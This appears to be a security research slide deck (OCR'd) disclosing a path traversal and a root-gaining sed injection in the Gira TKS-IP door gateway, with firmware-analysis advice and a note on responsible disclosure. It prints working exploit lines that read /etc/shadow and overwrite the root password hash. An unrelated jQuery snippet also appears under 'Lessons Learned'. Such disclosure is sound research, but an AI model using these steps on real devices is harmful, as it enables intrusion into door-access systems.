


Gira TKS-IP Gateway – Path Traversal (CVE-2020-10794)

- Reversing of the first webserver
  - Path traversal: `/tks/linux/../../../../../etc/shadow`
  - Webserver runs as **`root:root`**!
  - More sensitive file leaks possible
    - `/app/db/gira.db` contains all settings, login credentials, etc.
    - `/app/sdintern/messages` contains a log with all login attempts in cleartext



```
else {
  __n = com_gira_util_resource_Resource_getAvailable
                  (piVar7,*(undefined *)((int)apiStack48 + iVar4));
  *(int **)((int)apiStack48 + iVar4) = piVar7;
  *(code **)((int)apiStack48 + iVar4 + 4) = romfs_contentReaderFree;
  iVar4 = MHD_create_response_from_callback(__n,__n >> 0x1f,0x800,romfs_contentReader);
  if (iVar4 == 0) {
    return 0;
  }
  MHD_add_response_header(iVar4,"Content-Type",__haystack);
  uVar9 = 200;
}
```



(Live) Demo

Videos and Explanations can be found @
https://research.hisolutions.com/2020/04/open-the-gates-insecurity-of-cloudless-smart-door-systems/

Gira TKS-IP Gateway – Arbitrary Write

- Only possible with physical access
- Temp file is written to `/app/sdintern/upload.tmp` on backup
- Create a symlink `upload.tmp -> /etc/some/path` on the SD card
- Allows arbitrary data to be written as `root`
- Caveat: Can’t overwrite existing files and permissions are non-executable

Gira TKS-IP Gateway – Becoming root (CVE-2020-10795)

- Backup is just a tar archive
- Network configuration read from the restored database on reboot
- The hostname “`$HNAME`” is used in a **`sed`** command
  - `sed ‘s/’@NAME@’/’$HNAME’/g’`


- This will read **`sed`** commands from the **`sedheg`** file we put into the backup archive.
  - `s/root:$1$<pwhash>/root:$1$<newpwhash>/g` will change the **`root`** user’s password
  - Login via SSH

Gira TKS-IP Gateway – Becoming root (CVE-2020-10795)

- Backup is just a tar archive
- Network configuration read from the restored database on reboot
- The hostname “`$HNAME`” is used in a `sed` command

```
sed ‘s/’@NAME@’/’tks-ip-gw/g –f /app/sdintern/sedheg –i /etc/shadow –e s/foo/bar’/g’
```

- This will read `sed` commands from the `sedheg` file we put into the backup archive.
  - `s/root:$1$<pwhash>/root:$1$<newpwhash>/g` will change the `root` user’s password
  - Login via SSH



(Live) Demo

Videos and Explanations can be found @ https://research.hisolutions.com/2020/04/open-the-gates-insecurity-of-cloudless-smart-door-systems/

3. Lessons Learned

```
//is the element hidden?
if (!t.is(':visible')) {

    //it became hidden
    t.appeared = false;
    return;
}

//is the element inside the visible window?
var a = w.scrollLeft();
var b = w.scrollTop();
var o = t.offset();
var x = o.left;
var y = o.top;

var ax = settings.accX;
var ay = settings.accY;
var th = t.height();
var wh = w.height();
var tw = t.width();
var ww = w.width();

if (y + th + ay >= b &&
    y <= b + wh + ay &&
    x + tw + ax >= a &&
    x <= a + ww + ax) {

        //trigger the custom event
        if (!t.appeared) t.trigger('appear', settings.data);

    } else {

        //it scrolled out of view
        t.appeared = false;
    }
};

//create a modified fn with some additional logic
var modifiedFn = function() {

    //mark the element as visible
    t.appeared = true;

    //is this supposed to happen only once?
    if (settings.one) {

        //remove the check
        w.unbind('scroll', check);
        var i = $.inArray(check, $.fn.appear.checks);
        if (i >= 0) $.fn.appear.checks.splice(i, 1);
    }

    //trigger the original fn
    fn.apply(this, arguments);
```

[8]

Firmware analysis

Pros

Cheap in Automation, Parallelization. Assess needed hardware.

Cons

Sometimes not available and not fully featured.


Test devices

Pros

Actual live system how it is supposed to be

Cons

Often expensive to set up in money and time



[9]

Surprisingly strong

Few obvious flaws

We found ways in, but we had to search thoroughly.

Cryptography

Signed updates, mostly strong passwords

Surprisingly wrong

Shell-scripting

Self-made and prone to errors

Misconfiguration

Missing out on basic configuration best practices

Road to root

Unprivileged access

Look for static passwords, hashes, default credentials, SSH misconfiguration, command injection, arbitrary read/write vulnerabilities

Escalate privileges

Look for known vulnerabilities, suid binaries or software that runs as root and if you can exploit it

Physical access

Debug Ports (e.g. JTAG),
removable storage (e.g. SD-Card)

4. Responsible Disclosure

Responsible Disclosure

Great communication

Quick responses, taking issues seriously, no blaming or legal threats, good cooperation

Timely patches

Security issues seemed to have high priority; one vendor provided a pre-release image

Writeup

On our Blog @ research.hisolutions.com

Final thoughts

IoT devices are broken

It’s a never ending story, really!

Stay physical

If you can open doors remotely, others can too!
It’s 2020 but physical keys are still the best choice.

[6]

HISOLUTIONS

Bouchéstraße 12 | 12435 Berlin

info@hisolutions.com | +49 30 533 289 0

research.hisolutions.com

References

- [0] Gira TKS IP GW: https://partner.gira.de/tuerkommunikation/steuergeraete/tks-ip-gateway.html
- [1] Siedle Smart Gateway SG-150: https://www.siedle.de/App/WebObjects/XSeMIPS.woa/cms/page/locale.deDE/pid.221.224.2980.5747/agid.8109/ecm.ag/Produktdetails-SG-150-0.html
- [2] https://www.siedle.de/xs_db/DOKUMENT_DB/www/Inbetriebnahme/SG_150-0_210007597-01_IBN_EN_web.pdf
- [3] http://download.gira.de/data3/26201510.pdf
- [4] https://pixabay.com/photos/weathered-wood-door-crooked-broken-2121095/
- [5] https://pixabay.com/photos/access-achievement-advertising-3509498/
- [6] https://unsplash.com/photos/CiMITAJtb6I
- [7] https://unsplash.com/photos/XmMsdtiGSfo
- [8] https://unsplash.com/photos/1LLh8k2_YFk
- [9] https://unsplash.com/photos/AsF0Nadbb18